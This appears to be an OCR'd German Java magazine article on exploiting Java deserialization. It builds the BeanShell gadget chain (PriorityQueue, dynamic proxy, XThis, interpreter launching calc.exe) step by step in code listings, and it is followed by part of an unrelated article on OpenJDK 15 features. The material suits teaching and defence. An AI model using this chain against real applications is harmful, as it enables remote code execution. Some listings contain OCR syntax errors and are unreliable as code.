Das java.io-Serialisierungs-API [3] erlaubt die Umwandlung (Serialisierung) eines Java-Objekts in einen Bytestrom und vice versa durch die Deserialisierung mittels der *readObject()*-Methode. Bei der Deserialisierungsschwachstelle nutzt ein Angreifer sowohl aus, dass keine Validierung vor der Deserialisierung stattfindet, als auch, dass der Angreifer die Properties (den Zustand des Objekts) kontrolliert. Im simpelsten und idealisierten Fall wird beispielsweise *Runtime.getRuntime().exec()* mit den vom Angreifer kontrollierten Properties ausgeführt, sodass fremde Codeausführung möglich ist. Für einen Angreifer ist es meist einfach, Deserialisierungsschwachstellen zu finden – sie auszunutzen, um Codeausführung zu erlangen, ist jedoch wesentlich komplexer.

Wie sieht ein Exploit Code – ein Programmcode zur Erzeugung eines böswilligen Objekts, das der Deserialisierungsmethode übergeben wird – unter realen Bedingungen aus? Auch hier findet man Techniken wieder, die ähnlich denen bei der Ausnutzung von Stack-Overflow-Schwachstellen in C/C++ [4] sind.

Es kann einfach sein

Bei der Deserialisierungsschwachstelle übergibt ein Angreifer der *readObject()*-Methode ein beliebiges Objekt, das das *Serializable*-Interface implementiert, um dessen Zustand (die sogenannten Properties) zu rekonstruieren. Ein Angreifer sucht also ein böswilliges Objekt, das sich im Klassenpfad befindet und das dann der oben genannten Methode übergeben wird, um eigenen Programmcode ausführen zu können. In Ausgabe 11.2020 des Java Magazins [5] wurde die Ausnutzung der Schwachstelle anhand der *Logger*-Klasse (hier vereinfacht in Listing 1 dargestellt) illustriert.

Der Angreifer kontrolliert die Variable *logfilename* (Listing 1, Kommentar 1). Die Klasse überschreibt die Methode *readObject()* (Listing 1, Kommentar 2). Das

bewirkt bei der Deserialisierung eines Objekts dieser Klasse, dass diese Methode automatisch ausgeführt wird. In Listing 1 (Kommentar 3) wird die standardmäßige *readObject()*-Methode aufgerufen, die u. a. den Object-Zustand konstruiert und daher die Variable *logfilename* auf den vom Angreifer kontrollierten Wert setzt. Ebenfalls in Listing 1 (Kommentar 4) wird dankenswerterweise für den Angreifer *Runtime.getRuntime().exec()* mit *logfilename* als Parameter aufgerufen. Demnach führt eine Deserialisierung dieses *Logger*-Objekts zur direkten Codeausführung durch den Angreifer und stellt einen Idealfall dar.

Für Angreifer sind Klassen (mit implementiertem *Serializable*-Interface) interessant, die die sogenannten Magic Methods *readObject()*, *readResolve()*, *readObjectNoData()*, *validateObject()* und *finalize()* (wird bei der Löschung des Objekts durch den Garbage Collector aufgerufen) implementieren. Diese Methoden erlauben dem Programmierer, in die Deserialisierung einzugreifen und führen meist – neben dem Setzen der Properties – noch weiteren Code mit den vom Angreifer bestimmten Werten aus.

In der *Logger*-Klasse erlaubt die Magic Method die direkte Codeausführung – ein Idealfall, der unter realen Gegebenheiten nicht anzutreffen ist. Welche Möglichkeiten gibt es für einen Angreifer, der eine Deserialisierungsschwachstelle ausnutzen möchte, nun also wirklich?

Eine Verkettung von Umständen

Es ist nur logisch, dass eine Klasse im Klassenpfad der Applikation gesucht werden muss, die eine der Magic Methods implementiert und zusätzlich noch anderweitigen Code ausführt, der von dem durch den Angreifer gesetzten Objektzustand (Properties) abhängt. Am Ende dieser Codeausführung verschiedener anderer Klassen bzw. Methoden soll es über diesen Umweg möglich sein, Befehle wie etwa *Runtime.getRuntime().exec()* ausführen zu können.

Ein Objekt, das darin über diesen Umweg zur Ausführung kommt, wird Gadget [6] genannt. Ein Gadget kann potenziell aus jeder Klasse bestehen, die im Klassenpfad liegt. Eine Gadget Chain ist eine Verkettung von geeigneten Gadgets, die hintereinander zur Ausführung kommen. Am Anfang einer Gadget Chain steht hierbei das Kick-off Gadget – eine Klasse, die eine Magic Method implementiert. Das letzte Gadget in der Kette der Programmausführungen ist das sogenannte Sink Gadget. Dieses Gadget führt vom Angreifer definierte Betriebssystembefehle aus. Ähnlich dem Return-oriented Programming (ROP) [7] bei der Ausnutzung von Stack-Overflow-Schwachstellen in C/C++, wird bei Deserialisierungsschwachstellen eine Kette von Gadgets gebildet, allerdings mit dem Unterschied, dass nicht bereits im RAM vorhandene Codeblöcke über Rücksprungadressen (return-orientated) miteinander verkettet werden, sondern mittels der Properties von Objekten aus Klassen, die im Klassenpfad zu finden sind. Daher wird diese Technik auch Property-oriented Programming (POP) [8] genannt. Das Ganze hört sich erst einmal recht kompliziert an – die verwendete Technik wird im Folgenden in einzelnen Schritten anhand der BeanShell Gadget Chain genauer dargestellt.

BeanShell ist für den Angreifer als Sink Gadget interessant, da es genau das erlaubt, was ein Angreifer sich wünscht: die Ausführung von dynamischem Java-Code (mittels eines Runtime Interpreters). Eine Gadget Chain ist daher gesucht, mit der im Sink Gadget ein BeanShell-Interpreter-Objekt aufgerufen und so Code ausgeführt werden kann.

Schritt 1: Finden eines geeigneten Kick-off Gadgets

Man braucht zunächst aber ein Kick-off Gadget. In Listing 2 ist ein solches exemplarisch dargestellt.

Die Klasse *KickOffGadget* besitzt eine Variable *comp* der Klasse *Comparator*, die zum Vergleich zweier Objekte mit der Methode *compare* verwendet werden kann (Listing 2, Kommentar 1). Diese Methode wird in der Magic Method *readObject()* (Listing 2, Kommentar 4) aufgerufen (Listing 2, Kommentar 3). Der Angreifer kontrolliert – wie bereits erwähnt – bei der Deserialisierung den Wert der Variable *comp*. Neben dem Wert kann ein Angreifer aber auch den Datentyp dieser Variable festlegen, da dieser im serialisierten Bytestrom vor dem Variablenwert festgelegt wird. Bei der Deserialisierung wird die Magic Method *readObject()* ausgeführt, und diese setzt das Object *comp* auf den vom Angreifer bestimmten Klassennamen (Listing 2, Kommentar 2).

Listing 1: Logger.java

```
class Logger implements Serializable {
  String logfilename; // (1)
  // ...
  private void readObject(ObjectInputStream oInput) throws java.io.IOException,
                                                           ClassNotFoundException // (2)
  {
    oInput.defaultReadObject(); // (3)
    System.out.println("logfilename = "+logfilename);  // Debug Output
    Runtime.getRuntime().exec(new String[]{"bash","-c",logfilename}); // (4)
  }
}
```

Listing 2: KickOffGadget.java

```
class KickOffGadget implements Serializable {
  private Comparator comp; // (1)

  private void readObject(ObjectInputStream oInput) throws java.io.IOException,
                                                           ClassNotFoundException // (4)
  {
    oInput.defaultReadObject(); // (2)
    comp.compare("foo","bar"); // (3)
  }
}
```

So kann ein Angreifer eine *compare()*-Methode eines beliebigen Objekts durch dieses Kick-off Gadget aufrufen (Listing 2, Kommentar 3). Ein potenzieller Anfang einer Gadget Chain ist gemacht.

PriorityQueue to the rescue

Gibt es im Java API eine Klasse, die eine derartige Struktur wie die Klasse *KickOffGadget* aus Listing 2 besitzt? Die Klasse *java.util.PriorityQueue* [9] ist wie in Listing 3 gezeigt implementiert [10].

Die Klasse *PriorityQueue* implementiert ebenfalls das Interface *Serializable* und die Magic Method *readObject()* (Listing 3, Kommentar 2). Ein Objekt dieser Klasse kann daher deserialisiert werden, hierbei wird *readObject()* aufgerufen. Nach Einlesen weiterer Objekte aus dem serialisiertem Bytestrom (Listing 3, Kommentare 4 und 5) wird die Methode *Heapify()* (Listing 3, Kommentar 6) aufgerufen. Die Methode *heapify()* (Listing 4) ruft im weiteren *siftDown()* auf (Listing 5).

Leider ist dies immer noch nicht der gewünschte Aufruf von *compare()*. Die Variable *comparator* wird nicht *null* sein, da sie vom Konstruktor stammt, weshalb im Folgenden die Methode *siftDownUsingComparator()* ausgeführt wird (Listing 6).

Die Analyse von etwas Code hat sich bezahlt gemacht, der *compare()*-Aufruf wurde erreicht und das Kick-off Gadget ist gefunden. Listing 7 zeigt, wie das *PriorityQueue*-Objekt und somit das erste Gadget konstruiert wird, sodass der Programmfluss in *readObject()* bei der Deserialisierung den *compare*()-Aufruf erreicht.

In Listing 7, Kommentar 1 wird schließlich das Objekt zurückgegeben, das der Deserialisierungsmethode zur Ausnutzung der Schwachstelle übergeben wird.

Schritt 2: Geschickt vergleichen lohnt sich

Nun ist es einem Angreifer möglich, *compare()* einer beliebigen Klasse durch das Gadget in Listing 7 auszuführen. Damit kommt man allerdings nicht weiter – besser wäre es, eine beliebige Methode ausführen zu können.

Glücklicherweise gibt es den Dynamic Proxy nach dem gleichnamigen Designpattern namens Proxy [11], das weiterhelfen kann. Dynamische Proxys sind Teil des Reflection API [12] und stellen zur Laufzeit generierte Stellvertreterobjekte. Sie implementieren gewünschte Interfaces, und für jeden Methodenaufruf an den Proxy wird eine einzigen Methode – die *invoke()*-Methode eines InvocationHandlers – aufgerufen. Zur Veranschaulichung dient das Codebeispiel *DynamicProxyTest.java* (Listing 8, basierend auf dem Beispiel von RIP-Tutorial [13]).

Die Methode *invoke()* verbirgt die Implementierung von *someMethod()* und *compare()*. Basierend auf dem

Listing 3: PriorityQueue.java

```
public class PriorityQueue<E> extends AbstractQueue<E>
  implements java.io.Serializable {  // (1)
    //...
    private void readObject(java.io.ObjectInputStream s)   // (2)
      throws java.io.IOException, ClassNotFoundException {
    // Read in size, and any hidden stuff
    s.defaultReadObject();  // (3)
    // Read in (and discard) array length
    s.readInt();   // (4)
    queue = new Object[size];
    // Read in all elements.
    for (int i = 0; i < size; i++)
      queue[i] = s.readObject();   // (5)
    // Elements are guaranteed to be in "proper order", but the spec has never explained
    // what that might be.
    Heapify();   // (6)
  }
```

Listing 4: Heapify()

```
private void heapify() {
  for (int i = (size >>> 1) - 1; i >= 0; i--)
    siftDown(i, (E) queue[i]);
}
```

Listing 5: siftDown()

```
private void siftDown(int k, E x) {
  if (comparator != null)
    siftDownUsingComparator(k, x);
  else
    siftDownComparable(k, x);
}
```

Listing 6: siftDownUsingComparator()

```
private void siftDownUsingComparator(int k, E x) {
  int half = size >>> 1;
  while (k < half) {
    int child = (k << 1) + 1;
    Object c = queue[child];
    int right = child + 1;
    if (right < size &&
      comparator.compare((E) c, (E) queue[right]) > 0)
      c = queue[child = right];
    if (comparator.compare(x, (E) c) <= 0)
      break;
    // ...
}
```

Listing 7: Gadget 1

```
// Kick-off Gadget SCHRITT 1 GADGET 1 BEGINN
final PriorityQueue<Object> priorityQueue =
  new PriorityQueue<Object>(2, comparator);
Object[] queue = new Object[] {1,1};
// Setze die Felder queue und size mit Hilfe des Reflection APIs, damit
// compare() in siftDownUsingComparator() ausgeführt wird
// siehe Listings 4, 5 und 6
Reflections.setFieldValue(priorityQueue, "queue", queue);
Reflections.setFieldValue(priorityQueue, "size", 2);

return priorityQueue; // (1)
```

Methodenamen in *method* wird dort der entsprechende Code aufgerufen. Wie man bei der Programmausführung von *DynamicProxyTest* sieht (Listing 9), wird beim Aufruf *i1.someMethod()* und *i1.compare()* des Proxy-Interface *i1* immer zunächst die Methode *invoke()* aufgerufen.

Im Kick-off Gadget findet daher anstelle der *Compare*-Klasse ein dynamisches Proxy Object Verwendung, das die *compare()*-Methode nach außen hin anbietet

Listing 8: DynamicProxyTest.java

```
import java.lang.reflect .*;

public class DynamicProxyTest {
  public interface MyInterface1{
    // welche Methoden (=Interfaces) bietet der Proxy an
    public void someMethod();
    public void compare(Object o1, Object o2);
  }

  public static void main(String args[]) throws Exception {
    // dynamic proxy class
    Class<?> proxyClass = Proxy.getProxyClass(
      ClassLoader.getSystemClassLoader(),
      new Class[] { MyInterface1.class} ); // Interface
    // mittels Reflection den Kontruktor von Dynamic Proxy extrahieren
    Constructor<?> proxyConstructor =
      proxyClass.getConstructor(InvocationHandler.class);

    // Erzeugung/Implementierung des InvocationHandlers "handler"
    InvocationHandler handler = new InvocationHandler(){
      // Diese Methode wird für jeden Aufruf einer Proxy-Methode aufgerufen
      // "method": aufgerufene Methode
      // "Args": Methodenparameter
      // Rückgabe: Ergebnis des Methoden-Aufrufs
      @Override
      public Object invoke(Object proxy, Method method, Object[] args) throws Throwable {
        System.out.println("invoke() called!");
        String methodName = method.getName();

        if(methodName.equals("someMethod")){
          System.out.println("someMethod was invoked!");
          return null;
        }
        if(methodName.equals("compare")){
          System.out.println("compare() was invoked!");
          System.out.println("Parameter1: " + args[0] + " " + args[1]);
          return 42;
        }
        System.out.println("Unkown method!");
        return null;
      }
    };
    // Erzeugung des Interfaces mit "handler"
    MyInterface1 i1 = (MyInterface1) proxyConstructor.newInstance(handler);
    // Beispielausführung von someMethod1() und compare()
    i1.someMethod1();
    i1.compare("MyObject1","MyObject2");
  }
}
```

und im Inneren *invoke()* aufruft (Listing 7 – ein dynamischer Proxy anstelle der Variable *comparator*). Wenn man nun einen InvocationHandler (der *invoke()* implementiert) hätte, der Codeausführung ermöglicht, wäre man am Ziel. So schnell geht es jedoch nicht. Die Gadget Chain wird im Exploit Code um ein weiteres Gadget, den dynamischen Proxy (Listing 10), erweitert und anstelle des Comparators gesetzt.

Man sieht, dass der *comparator* in Listing 10 als ein Bindeglied zwischen dem Kick-off Gadget und dem DynamicProxy Gadget fungiert und so eine zweistufige Gadget Chain gebildet wird. In Listing 10 (Kommentar 1) wird zudem das konstruierte *priorityQueue*-Objekt zurückgegeben – das Objekt des Kick-off Gadgets ist immer das resultierende Objekt, das bei der Deserialisierung zur Ausnutzung der Schwachstelle verwendet wird. Es soll ja eine BeanShell Gadget Chain [14] entwickelt werden. Ein Angreifer prüft im folgenden Schritt, wie diese Bibliothek hilfreich sein kann.

Schritt 3: Runtime.getRuntime().exec als BeanShell-Code

BeanShell ist für den Angreifer als Sink Gadget interessant, da es genau das erlaubt, was ein Angreifer möchte: die Ausführung von dynamischem Java-Code (mittels Runtime Interpreter). Eine Gadget Chain ist gesucht, mit der im Sink Gadget ein BeanShell-Interpreter-Objekt aufgerufen werden kann und die so die Codeausführung ermöglicht. Man könnte beispielsweise BeanShell-Code entwickeln, der *calc.exe* oder ein beliebiges anderes Programm startet (Listing 11).

Listing 11 zeigt das Sink Gadget (Gadget 5), das aus den Gadgets ProcessBuilder und Calc.exe besteht. Der BeanShell-Code in der Variable *payload* implementiert die Methode *compare* mit denselben Methodenargumenten und Rückgabewerten, wie sie in der Klasse *Comparator* verwendet werden. Diese Methode wurde gewählt, weil sie durch den Proxy realisiert werden soll. Das ist allerdings noch kein InvocationHandler mit *invoke()*, den man im dynamischen Proxy verwenden könnte. Man kann daher die bereits vorhandenen Gadgets 1 und 2 noch nicht mit dem Sink Gadget miteinander verketten.

Schritt 4: Nicht this, sondern Xthis

Hier kommt die Klasse *Xthis* von *BeanShell* zur Hilfe (Listing 12).

Diese Klasse initialisiert im Konstruktor einen Interpreter (später gibt es den *calc.exe*-Aufruf im BeanShell-Code). Der InvocationHandler (Kommentar 1) der Klasse *Xthis* und *invoke()* werden durch das Erzeugen der Klasse *Handler* gesetzt (Listing 13).

Passt alles zusammen! Jetzt muss nur noch der *InvocationHandler handler* des dynamischen Proxys auf den des *Xthis*-Objekts gesetzt werden (Listing 14).

Jetzt hat man alle Gadgets zusammen: Man erhält die finale Gadget Chain (Listing 15), indem man die Programmcodes der sieben Gadgets zusammenfügt. Jedoch beginnt der Programmcode mit dem letzten Gadget, dem Sink Gadget und endet mit dem ersten Gadget, dem Kick-off Gadget.

Anhand der Kommentare in Listing 15 kann man die verschiedenen Gadgets erkennen. Die „Bindeglieder" zwischen den Gadgets sind im Code fett markiert.

Giannakidis vergleicht in seinem Vortrag [15] die Entwicklung von Gadget Chains mit einer Scrabble-Partie, in der Buchstaben die Gadgets sind. Gadget Chains wer-

Listing 9: DynamicProxyTest

```
$ java DynamicProxyTest
invoke() called!
someMethod was invoked!
invoke() called!
compare() was invoked!
Parameter1: MyObject1 MyObject2
```

Listing 10: Gadget 2

```
// Erzeuge Comparator Proxy
// Schritte 2 und Gadget 2
Comparator comparator =
  (Comparator)Proxy.newProxyInstance(Comparator.class.getClassLoader(),
  new Class<?>[]{Comparator.class}, handler);
// Gadget 2 ENDE
// Kick-off Gadget SCHRITT 1 GADGET 1
final PriorityQueue<Object> priorityQueue =
  new PriorityQueue<Object>(2, comparator);
Object[] queue = new Object[] {1,1};
// Setze die Felder queue und size mit Hilfe des Reflection API,
// damit compare() in siftDownUsingComparator() ausgeführt wird
// siehe Listing 4, 5 und 6
Reflections.setFieldValue(priorityQueue, "queue", queue);
Reflections.setFieldValue(priorityQueue, "size", 2);

return priorityQueue; // (1)
```

Listing 11: Gadget 5 – Aufruf von calc.exe mittels BeanShell

```
// GADGET 5 Beginn
String payload =
  "compare(Object foo, Object bar) {  // (1)
    new java.lang.ProcessBuilder( //GADGET 6
      new String[]{\"calc.exe\" ).start(); // GADGET 7
      return new Integer(1);
      }";
// Interpreter erzeugen
Interpreter i = new Interpreter();
// und Payload kompilieren
i.eval(payload);
// GADGET 5 ENDE
```




Abb. 1: BeanShell Gadget Chain

den durch Anlegen von Buchstaben an schon vorhandene Wörter erzeugt. Der Gewinner hierbei ist derjenige, der an das Startwort *READOBJECT* die richtigen Wörter anlegen kann, sodass die Buchstabenkette *CALC-EXE* (bzw. eine beliebige Codeausführung) am Ende der Partie abgelegt werden kann. Wie bei der Entwicklung von Gadgets Chains steigt die Gewinnchance mit der Anzahl der verfügbaren Buchstaben, also mit der Anzahl der Klassen im Zugriffsbereich des Programms.

Abbildung 1 zeigt beispielhaft eine Scrabble-Partie für die vorgestellte BeanShell Gadget Chain.

Wie findet man nun selbst Gadgets für einen Exploit? Das Unix-Tool Grep [16] für das Durchsuchen von

Listing 12: Klasse Xthis

```
/**
  XThis is a dynamically loaded extension which extends This.java and
adds support for the generalized interface proxy mechanism introduced
in JDK1.3.  XThis allows bsh scripted objects to implement arbitrary
interfaces (be arbitrary event listener types).
  // ...
    XThis stands for "eXtended This" (I had to call it something).
 **/
public class XThis extends This
 {
   // A cache of proxy interface handlers. Currently just one per interface.
   Hashtable interfaces;
   InvocationHandler invocationHandler = new Handler();  // (1)

   public XThis( NameSpace namespace, Interpreter declaringInterp ) {
     super( namespace, declaringInterp );
   }
```

Listing 13: Die Klasse „Handler“

```
class Handler implements InvocationHandler, java.io.Serializable
{
  public Object invoke( Object proxy, Method method, Object[] args ) {
    try {
    // Aufruf des Intepreters und der entsprechenden Methode
    return invokeImpl( proxy, method, args ); }
      // ...
  } // ...
```

Listing 14: Gadgets 3 und 4

```
// Interpreter I des Sink-Gadgets (Code-Ausfuehrung)
XThis xt = new XThis(i.getNameSpace(), i);  // GADGET 4
// GADGET 3 BEGINN
// extrahiere invocationHandler Object vom xt Object mittels Java-Reflection
InvocationHandler handler =
(InvocationHandler) Reflections.getField(xt.getClass(),
                                          "invocationHandler").get(xt);
// GADGET 3 ENDE
```

Listing 15: Die finale Gadget Chain

```
// <Interpreter I aus Listing 11 – Aufruf von "calc.exe" mittels BeanShell>
// 3. Schritt
// GADGET 5 BEGINN
String payload =
  "compare(Object foo, Object bar) {
    new java.lang.ProcessBuilder( // GADGET 6
      new String[]{\"calc.exe\" ).start(); // GADGET 7
      return new Integer(1);
    }";
// Interpreter erzeugen
Interpreter i = new Interpreter();
// und payload kompilieren
i.eval(payload);
// GADGET 5 ENDE
// 4. Schritt
// GADGET 4
XThis xt = new XThis(i.getNameSpace(), i);
// GADGET 3 (4.Schritt)
// extract invocationHandler Object from xt Object using Reflection
InvocationHandler handler =
(InvocationHandler) Reflections.getField(xt.getClass(),
                                          "invocationHandler").get(xt);
// GADGET 3 ENDE
// 2. SCHRITT:
// Gadget 2 BEGINN
Comparator comparator =
  (Comparator) Proxy.newProxyInstance(Comparator.class.
                                                    getClassLoader(),
    new Class<?>[]       {Comparator.class}, handler);
// Gadget 2 ENDE
// Kick-off-Gadget
// SCHRITT 1 GADGET 1 BEGINN
final PriorityQueue<Object> priorityQueue = new PriorityQueue<Object>(2,
                                                          comparator);
Object[] queue = new Object[] {1,1};
// Setze die Felder queue und size mit Hilfe des Reflection API,
// damit compare() in siftDownUsingComparator() ausgeführt wird
// siehe Listings 4, 5 und 6
Reflections.setFieldValue(priorityQueue, "queue", queue);
Reflections.setFieldValue(priorityQueue, "size", 2);
return priorityQueue;  // das Ergebnis – die Gadget Chain
```

Code nach Implementierungen der Magic Methods ist hilfreich – ebenso Entwickler-GUIs wie Eclipse. Es gibt allerdings auch automatisierte Tools, wie etwa den Gadget Inspector [17], die eine Liste an möglichen Gadgets einer Klassenbibliothek ausgeben, die sich auch verketten lassen. Hierbei liegt die eigentliche Schwierigkeit und Kreativität bei der Entwicklung von Java-Deserialisierungs-Exploits.

Yo, Serial!

Natürlich gibt es auch hier Tools für Angreifer (vor allem für Script-Kiddies). Die hier vorgestellte BeanShell Gadget Chain ist Teil eines Tools namens yoSerial [18]. Es implementiert zum Beispiel die fehlende Klasse *Reflections* aus Listing 15. yoSerial serialisiert so Objekte, die praktisch zur Ausnutzung und Entdeckung von Java-Deserialisierungsschwachstellen verwendet werden können. Interessanterweise basieren diese Chains auf teils recht alten Bibliotheken – es können also noch diverse unentdeckte Chains existieren, die noch keiner im Visier hatte. Zeit für eine Partie Scrabble!

Axel Rengstorf arbeitet seit 15 Jahren als freiberuflicher Penetration-Tester. Neben seiner Spezialisierung auf das Finden von Schwachstellen in VoIP-Systemen und Webapplikationen bringt er einschlägige Erfahrung im Bereich Secure Source Code Audits von C/C++-, PHP- und Java-Code mit.

Links & Literatur

[1] https://nvd.nist.gov/vuln/detail/CVE-2016-2510

[2] Surviving the JVM Serialization Apocalypse: https://speakerdeck.com/pwntester/surviving-the-java-deserialization-apocalypse

[3] https://docs.oracle.com/javase/7/docs/platform/serialization/spec/serialTOC.html

[4] https://de.wikipedia.org/wiki/Puffer%C3%BCberlauf

[5] Rengstorf, Axel: „Exploiting in Java“, in: Java Magazin 11.20

[6] https://frohoff.github.io/appseccali-marshalling-pickles/

[7] https://hovav.net/ucsd/dist/blackhat08.pdf

[8] https://owasp.org/www-pdf-archive/Utilizing-Code-Reuse-Or-Return-Oriented-Programming-In-PHP-Application-Exploits.pdf

[9] https://docs.oracle.com/javase/7/docs/api/java/util/PriorityQueue.html

[10] http://hg.openjdk.java.net/jdk8/jdk8/jdk/file/687fd7c7986d/src/share/classes/java/util/PriorityQueue.java

[11] Gamma, Erich et al.: „Design Patterns“, Addison-Wesley, 2008

[12] http://docs.oracle.com/javase/tutorial/reflect/index.html

[13] https://riptutorial.com/de/java/example/14725/dynamische-proxies

[14] https://github.com/BeanShell/BeanShell/releases/tag/2.0b5

[15] https://owasp.org/www-chapter-london/assets/slides/OWASP-London-2017-May-18-ApostolosGiannakidis-JavaDeserializationTalk.pdf

[16] https://wiki.ubuntuusers.de/grep/

[17] https://github.com/JackOfMostTrades/gadgetinspector

[18] https://github.com/frohoff/ysoserial

Java geht in die nächste Runde

Die Neuerungen des OpenJDK 15

Mit Java 15 erscheint nun bereits das sechste halbjährliche Java-Release in Folge. Und das mal wieder genau im Zeitplan – eine Eigenschaft, die man von IT-Projekten im Allgemeinen und früheren Java-Versionen im Speziellen so nicht gewohnt ist. Laut der Ankündigung auf der Mailingliste [1] gibt es neben Hunderten kleineren Verbesserungen und Tausenden Bugfixes insgesamt vierzehn neue Features. In diesem Artikel werfen wir einen Blick auf die relevanten Änderungen.

von Falk Sippach

Die wichtigsten neuen Funktionen wurden wieder in Form von Java Enhancement Proposals (JEP) entwickelt. Eine Auflistung inklusive Verlinkungen zu den einzelnen Projektseiten findet sich auf der Webseite des OpenJDK [2].

- 339: Edwards-Curve Digital Signature Algorithm (EdDSA)
- 360: Sealed Classes (Preview)
- 371: Hidden Classes
- 372: Remove the Nashorn JavaScript Engine
- 373: Reimplement the Legacy DatagramSocket API
- 374: Disable and Deprecate Biased Locking
- 375: Pattern Matching for instanceof (Second Preview)
- 377: ZGC: A Scalable Low-Latency Garbage Collector
- 378: Text Blocks
- 379: Shenandoah: A Low-Pause-Time Garbage Collector
- 381: Remove the Solaris and SPARC Ports
- 383: Foreign-Memory Access API (Second Incubator)
- 384: Records (Second Preview)
- 385: Deprecate RMI Activation for Removal

Einige der Features befinden sich noch im Preview- oder Inkubator-Modus. Die Macher des OpenJDKs wollen ihre Ideen so möglichst frühzeitig vorzeigen und erhoffen sich Feedback aus der Community. Diese Rückmeldungen fließen dann bereits in die nächsten halbjährlichen Releases ein. Wir Java-Entwickler können zudem regelmäßig neue Sprachfunktionen und JDK-Erweiterungen ausprobieren. Spätestens zur nächsten LTS-(Long-Term-Support-)Version erfolgt dann die Finalisierung der Previews. Das wird übrigens das OpenJDK 17 sein, das für September 2021 geplant ist.

Auf JAXenter [3] gibt es bereits einen kompakten Überblick über alle Änderungen des JDK 15. Wir wollen in diesem Artikel etwas tiefer auf die vor allem für Entwickler relevanten Themen schauen. Und da sind die Sealed Classes (JEP 360) die vermutlich interessanteste Neuerung. Dieses Feature wurde im Rahmen von Projekt Amber entwickelt.

Sealed Classes gehören zu einer Reihe von vorbereitenden Maßnahmen für die Umsetzung von Pattern Matching in Java. Ganz konkret sollen sie bei der Analyse von Mustern unterstützen. Aber auch für Framework-Entwickler bieten sie einen interessanten Mehrwert. Die Idee hinter Sealed Classes ist, dass versiegelte Klassen und Interfaces entscheiden können, welche Subklassen oder -Interfaces von ihnen abgeleitet werden dürfen.

Bisher konnte man als Entwickler Ableitung von Klassen nur durch Zugriffsmodifikatoren (*private*, *protected*, ...) einschränken oder durch die Deklaration der Klasse als *final* komplett durch den Compiler untersagen. Sealed Classes bieten aber nun einen deklarativen Weg, um nur bestimmten Subklassen die Ableitung zu erlauben. Hier zur Verdeutlichung ein kleines Beispiel:

```
public sealed class Vehicle
  permits Car,
          Bike,
          Bus,
          Train {
}
```

Vehicle darf nur von den vier genannten Klassen überschrieben werden. Damit wird auch dem Aufrufer deutlich gemacht, welche Subklassen erlaubt sind und damit überhaupt existieren. Subklassen bergen zudem immer die Gefahr, dass beim Überschreiben der Vertrag der Superklasse verletzt wird. Zum Beispiel ist es unmöglich, die Bedingungen der *equals*-Methode aus der Klasse *Object* zu erfüllen, wenn man Instanzen von einer Super- und einer Subklasse miteinander vergleichen will. Weitere Details dazu kann man in der API-Dokumentation unter dem Stichwort Äquivalenzrelationen, konkret Symmetrie [4] nachlesen.

Sealed Classes funktionieren auch mit abstrakten Klassen und integrieren sich zudem gut mit den in der Vorgängerversion eingeführten Record-Datentypen. Es gibt aber ein paar Einschränkungen. Eine Sealed Class und alle erlaubten Subklassen müssen im selben Modul existieren. Im Fall von Unnamed Modules müssen sie sogar im gleichen Package liegen. Außerdem muss jede erlaubte Subklasse direkt von der Sealed Class ableiten. Die Subklassen dürfen übrigens wieder selbst entscheiden, ob sie weiterhin versiegelt, final oder komplett offen sein wollen. Die zentrale Versiegelung einer ganzen Klassenhierarchie von oben bis zur untersten Hierarchiestufe ist leider nicht möglich. Weitere Details finden sich auf der Projektseite des JEPs 360 [5].

Das zweite Mal dabei, sozusagen im Recall, ist das bereits in Java 14 als Preview eingeführte Pattern Matching for *instanceof*. Ein Pattern ist eine Kombination aus einem Prädikat, das auf eine Zielstruktur passt, und einer Menge von Variablen innerhalb dieses Musters. Diesen Variablen werden bei passenden Treffern die entsprechenden Inhalte zugewiesen und damit extrahiert. Die Intention des Pattern Matching ist letztlich die Destrukturierung von Objekten, also das Aufspalten in die Bestandteile und Zuweisen in einzelne Variablen zur weiteren Bearbeitung. Die Spezialform des Pattern Matching beim *instanceof*-Operator spart unnötige Casts auf die zu prüfenden Zieldatentypen. Wenn *o* ein String oder eine Collection ist, dann kann direkt mit den neuen Variablen (*s* und *c*) mit den entsprechenden Datentypen weitergearbeitet werden. Das Ziel ist es, Redundanzen zu vermeiden und dadurch die Lesbarkeit zu erhöhen:

```
boolean isNullOrEmpty( Object o ) {
  return o == null ||
    o instanceof String s && s.isBlank() ||
    o instanceof Collection c && c.isEmpty();
}
```

Der Unterschied zum zusätzlichen Cast mag marginal erscheinen. Für die Puristen unter den Java-Entwicklern spart das allerdings eine kleine, aber dennoch lästige Redundanz ein. Laut Brian Goetz soll die Sprache Java dadurch prägnanter und die Verwendung sicherer gemacht werden. Erzwungene Typumwandlungen werden vermieden und dafür implizit durchgeführt. Die zweite Preview bringt übrigens keine Änderungen seit dem JDK 14 mit sich. Es soll aber noch einmal die Möglichkeit gegeben werden, Feedback abzugeben. In zukünftigen Java-Versionen wird es das Pattern Matching dann auch für weitere Sprachkonstrukte geben, z. B. innerhalb von Switch Expressions.

Ebenfalls das zweite Mal dabei sind die Records, eine eingeschränkte Form der Klassendeklaration, ähnlich den Enums. Entwickelt wurden Records im Rahmen des Projekts Valhalla. Es gibt gewisse Ähnlichkeiten zu Data Classes in Kotlin und Case Classes in Scala. Die kompakte Syntax könnte Bibliotheken wie Lombok in Zukunft obsolet machen. Die einfache Definition einer Person mit zwei Feldern sieht folgendermaßen aus:

```
public record Person(String name, Person partner ) {}
```

Das nächste Listing zeigt eine erweiterte Variante mit einem zusätzlichen Konstruktor. Dadurch lassen sich neben Pflichtfeldern auch optionale Felder abbilden:

Listing 1

```
public final class Person extends Record {
  private final String name;
  private final Person partner;
  public Person(String name) { this(name, null); }
  public Person(String name, Person partner) { this.name = name; this.partner = partner; }
  public String getNameInUppercase() { return name.toUpperCase(); }
  public String toString() { /* ... */ }
  public final int hashCode() { /* ... */ }
  public final boolean equals(Object o) { /* ... */ }
  public String name() { return name; }
  public Person partner() { return partner; }
}
```

Listing 2

```
var man = new Person("Adam");
var woman = new Person("Eve", man);
woman.toString(); // ==> "Person[name=Eve, partner=Person[name=Adam, partner=null]]"

